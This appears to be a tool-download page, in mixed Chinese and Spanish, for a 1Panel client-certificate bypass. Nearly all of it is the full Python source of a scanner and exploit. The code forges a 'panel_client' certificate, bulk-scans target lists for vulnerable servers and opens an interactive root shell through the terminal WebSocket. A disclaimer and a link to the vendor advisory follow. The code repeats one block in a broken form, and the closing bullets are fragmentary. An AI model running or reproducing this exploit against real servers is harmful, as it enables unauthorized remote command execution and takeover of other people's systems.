                        [扫描模式] 保存漏洞结果的文件名。
  -t THREADS, --threads THREADS
                        [扫描模式] 并发线程数。
  --proxy PROXY         为所有请求设置代理。例如: http://127.0.0.1:8080


Por ejemplo, la detección individual + ejecución de comandos (ejecución interactiva de comandos SSH) se muestra en la siguiente imagen

root@kitploit:~
import base64
import ssl
import sys
import json
import os
import tempfile
import argparse
import requests
import websocket
import threading
from concurrent.futures import ThreadPoolExecutor, as_completed
from urllib.parse import urlparse
from cryptography import x509
from cryptography.x509.oid import NameOID
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
import datetime

# 禁用 requests 库在禁用SSL验证时产生的警告
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

# --- 全局变量和线程锁 ---
print_lock = threading.Lock()
exploit_running = True
vulnerable_hosts = []

# --- 核心功能函数 ---

def generate_self_signed_cert():
    """动态生成CN为'panel_client'的证书和私钥,并返回临时文件路径。"""
    with print_lock:
        print("[*] 正在动态生成伪造的客户端证书...")
    try:
        private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)
        subject = issuer = x509.Name([x509.NameAttribute(NameOID.COMMON_NAME, u"panel_client")])
        cert_builder = x509.CertificateBuilder().subject_name(subject).issuer_name(issuer).public_key(
            private_key.public_key()
        ).serial_number(x509.random_serial_number()).not_valid_before(
            datetime.datetime.utcnow()
        ).not_valid_after(
            datetime.datetime.utcnow() + datetime.timedelta(days=365)
        )
        cert = cert_builder.sign(private_key, hashes.SHA256())
        
        key_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".key")
        key_file.write(private_key.private_bytes(
            encoding=serialization.Encoding.PEM, format=serialization.PrivateFormat.PKCS8,
            encryption_algorithm=serialization.NoEncryption(),
        ))
        key_file.close()
        
        cert_file = tempfile.NamedTemporaryFile(delete=False, mode='wb', suffix=".crt")
        cert_file.write(cert.public_bytes(serialization.Encoding.PEM))
        cert_file.close()
        
        with print_lock:
            print(f"[+] 证书已生成: {cert_file.name}, {key_file.name}")
        return cert_file.name, key_file.name
    except Exception as e:
        with print_lock:
            print(f"[ERROR] 生成证书时发生错误: {e}")
        return None, None

def check_target(target_host, cert_path, key_path, proxy_dict, proxy_opts):
    """对单个目标执行完整的两步检测流程。返回 (target_host, bool, str)"""
    # 步骤一:HTTP 预检
    check_url = f"https://{target_host}/api/v2/dashboard/base/os"
    headers = {
        'User-Agent': '1panel_client',
        'Origin':f"https://{target_host}/",
        'Content-Type': 'application/ison'
    }
    try:
        response = requests.get(
            check_url, cert=(cert_path, key_path), proxies=proxy_dict, verify=False, timeout=10, headers=headers
        )
        if response.status_code != 200:
            return target_host, False, f"预检失败 (HTTP {response.status_code})"
        with print_lock:
            print(f"[*] {target_host:<21} - HTTP 预检成功 (200 OK)")
    except requests.exceptions.RequestException as e:
        return target_host, False, f"预检请求失败 ({type(e).__name__})"

    # 步骤二:WebSocket 连接尝试
    ws_url = f"wss://{target_host}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, timeout=10, **proxy_opts)
        ws.close()
        return target_host, True, "存在漏洞 (HTTP预检和WSS连接均成功)"
    except Exception as e:
        return target_host, False, f"WSS连接失败 ({type(e).__name__})"

    # 步骤二:WebSocket 连接尝试
    ws_url = f"wss://{target_host}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, timeout=10, **proxy_opts)
        ws.close()
        return True, "存在漏洞 (HTTP预检和WSS连接均成功)"
    except Exception as e:
        return False, f"WSS连接失败 ({type(e).__name__})"

def receive_thread(ws):
    """交互式Shell的接收线程。"""
    global exploit_running
    while exploit_running:
        try:
            raw_message = ws.recv()
            if not raw_message: continue
            response_json = json.loads(raw_message)
            if isinstance(response_json, dict) and "data" in response_json and response_json["data"]:
                decoded_bytes = base64.b64decode(response_json["data"])
                output_str = decoded_bytes.decode('utf-8', errors='ignore')
                sys.stdout.write(output_str)
                sys.stdout.flush()
        except (websocket.WebSocketConnectionClosedException, ConnectionResetError):
            if exploit_running: print("\n[*] 连接意外关闭。"); exploit_running = False
            break
        except Exception: pass

def run_exploit_mode(target, cert_path, key_path, proxy_opts):
    """执行单目标利用。"""
    global exploit_running
    print("[*] 正在尝试获取交互式 Shell...")
    ws_url = f"wss://{target}/api/v2/hosts/terminal"
    try:
        ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
        ssl_context.load_cert_chain(cert_path, key_path)
        ssl_context.check_hostname = False
        ssl_context.verify_mode = ssl.CERT_NONE
        ws = websocket.create_connection(ws_url, sslopt={"context": ssl_context}, **proxy_opts)
        print("[+] Shell 获取成功!")
        print("[*] 输入 'exit' 或按下 Ctrl+C 退出。")
        print("---")

        recv_th = threading.Thread(target=receive_thread, args=(ws,))
        recv_th.daemon = True
        recv_th.start()
        
        while exploit_running:
            try:
                cmd = input()
                if cmd.strip().lower() == 'exit': break
                b64_cmd = base64.b64encode((cmd + '\n').encode('utf-8')).decode('utf-8')
                ws.send(json.dumps({"type": "cmd", "data": b64_cmd}))
            except EOFError: break
        
        exploit_running = False
        ws.close()
    except KeyboardInterrupt:
        print("\n[*] 用户中断,正在关闭 Shell...")
    except Exception as e:
        print(f"\n[-] 获取 Shell 时发生错误: {e}")
    finally:
        exploit_running = False

def run_scan_mode(targets, cert_path, key_path, proxy_dict, proxy_opts, threads, output_file):
    """执行批量扫描。"""
    print(f"[*] 开始对 {len(targets)} 个目标进行检测,使用 {threads} 个线程...")
    with ThreadPoolExecutor(max_workers=threads) as executor:
        future_to_target = {executor.submit(check_target, t, cert_path, key_path, proxy_dict, proxy_opts): t for t in targets}
        for future in as_completed(future_to_target):
            target, is_vulnerable, message = future.result()
            with print_lock:
                if is_vulnerable:
                    print(f"[+] {target:<21} - {message}")
                    vulnerable_hosts.append(target)
                else:
                    print(f"[-] {target:<21} - {message}")
    
    if vulnerable_hosts:
        print(f"\n[*] 检测完成!发现 {len(vulnerable_hosts)} 个存在漏洞的目标。")
        with open(output_file, 'w') as f:
            for host in vulnerable_hosts:
                f.write(host + '\n')
        print(f"[+] 结果已保存到文件: {output_file}")
    else:
        print("\n[*] 检测完成,未发现存在漏洞的目标。")

def main():
    parser = argparse.ArgumentParser(description="1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)\n作者: Mrxn https://github.com/Mr-xn", formatter_class=argparse.RawTextHelpFormatter)
    mode = parser.add_mutually_exclusive_group(required=True)
    mode.add_argument("-u", "--url", help="单个目标,进入利用模式。例如: 192.168.1.100:8080")
    mode.add_argument("-f", "--file", help="目标文件,进入批量扫描模式。")
    
    parser.add_argument("-o", "--output", default="vulnerable_targets.txt", help="[扫描模式] 保存漏洞结果的文件名。")
    parser.add_argument("-t", "--threads", type=int, default=20, help="[扫描模式] 并发线程数。")
    parser.add_argument("--proxy", help="为所有请求设置代理。例如: http://127.0.0.1:8080")
    args = parser.parse_args()

    cert_path, key_path = generate_self_signed_cert()
    if not cert_path: sys.exit(1)

    proxy_dict = {"http": args.proxy, "https": args.proxy} if args.proxy else {}
    proxy_opts = {}
    if args.proxy:
        print(f"[*] 所有请求将通过代理: {args.proxy}")
        p = urlparse(args.proxy)
        proxy_opts = {"proxy_type": p.scheme, "http_proxy_host": p.hostname, "http_proxy_port": p.port, "http_proxy_auth": (p.username, p.password) if p.username else None}

    try:
        if args.url:
            # --- 利用模式 ---
            print(f"---[ 进入单点利用模式: {args.url} ]---")
            target, is_vulnerable, message = check_target(args.url, cert_path, key_path, proxy_dict, proxy_opts)
            if is_vulnerable:
                print(f"[+] 目标 {args.url} 确认存在漏洞!")
                run_exploit_mode(args.url, cert_path, key_path, proxy_opts)
            else:
                print(f"[-] 目标 {args.url} 不存在漏洞或无法访问: {message}")
        
        elif args.file:
            # --- 扫描模式 ---
            print(f"---[ 进入批量扫描模式: {args.file} ]---")
            if not os.path.exists(args.file):
                print(f"[ERROR] 目标文件不存在: {args.file}"); return
            with open(args.file, 'r') as f:
                targets = [line.strip() for line in f if line.strip()]
            if not targets:
                print("[ERROR] 目标文件为空。"); return
            run_scan_mode(targets, cert_path, key_path, proxy_dict, proxy_opts, args.threads, args.output)

    except KeyboardInterrupt:
        print("\n[*] 用户中断,正在退出...")
    finally:
        if cert_path and os.path.exists(cert_path): os.remove(cert_path)
        if key_path and os.path.exists(key_path): os.remove(key_path)
        print("[*] 临时证书已清理,程序退出。")

if __name__ == "__main__":
    main()

Declaración

Esta herramienta se proporciona únicamente para investigación de seguridad y aprendizaje. Cualquier consecuencia o daño directo o indirecto derivado de la difusión o el uso de la información de este documento será responsabilidad exclusiva del usuario; el autor no asume ninguna responsabilidad por ello.

Referencias

  • https://github.com/1Panel-dev/1Panel/security/advisories/GHSA-8j63-96wh-wh3j
Descargar herramienta
  • Posteriormente, en las demás comprobaciones de la función Certificate, solo se valida que el campo CN del certificado sea panel_client, sin verificar al emisor del certificado. Finalmente se descubrió que las conexiones WebSocket pueden omitir la verificación de Proxy-ID.
  • El proyecto contiene una gran cantidad de interfaces WebSocket.